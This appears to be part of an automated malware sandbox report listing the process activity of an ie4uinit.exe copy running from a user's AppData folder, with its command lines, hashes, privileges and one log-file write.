There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: ie4uinit.exe PID: 6712, Parent PID: 6680

General

Target ID:	20
Start time:	23:30:56
Start date:	15/02/2023
Path:	C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\microsoft\ie4uinit.exe -ClearIconCache
Imagebase:	0x7ff63f4f0000
File size:	228352 bytes
MD5 hash:	AD9AD3C852D59FBF125F02A09F1FF405
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-ClearIconCache.log	500	42	30 00 32 00 2f 00 31 00 35 00 2f 00 32 00 30 00 32 00 33 00 3a 00 32 00 33 00 3a 00 33 00 30 00 3a 00 35 00 37 00 3a 00 20 00	02/15/2023:23:30:57:	success or wait	6	7FF63F4F5C92	WriteFile

Analysis Process: rundll32.exe PID: 6764, Parent PID: 6712

General

Target ID:	21
Start time:	23:30:57
Start date:	15/02/2023
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\RunDll32.exe C:\Windows\system32\migration\WininetPlugin.dll,MigrateCacheForUser /m /0
Imagebase:	0x7ff7248f0000
File size:	71168 bytes
MD5 hash:	F68AF942FD7CCC0E7BAB1A2335D2AD26
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: ie4uinit.exe PID: 6788, Parent PID: 3840

General

Target ID:	31
Start time:	23:32:03
Start date:	15/02/2023
Path:	C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe"
Imagebase:	0x7ff63f4f0000

File size:	228352 bytes
MD5 hash:	AD9AD3C852D59FBF125F02A09F1FF405
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: ie4uinit.exe PID: **2792**, Parent PID: **3840**

General	
Target ID:	32
Start time:	23:32:06
Start date:	15/02/2023
Path:	C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe"
Imagebase:	0x7ff63f4f0000
File size:	228352 bytes
MD5 hash:	AD9AD3C852D59FBF125F02A09F1FF405
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: ie4uinit.exe PID: **6612**, Parent PID: **3840**

General	
Target ID:	35
Start time:	23:32:20
Start date:	15/02/2023
Path:	C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe"
Imagebase:	0x7ff63f4f0000
File size:	228352 bytes
MD5 hash:	AD9AD3C852D59FBF125F02A09F1FF405
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly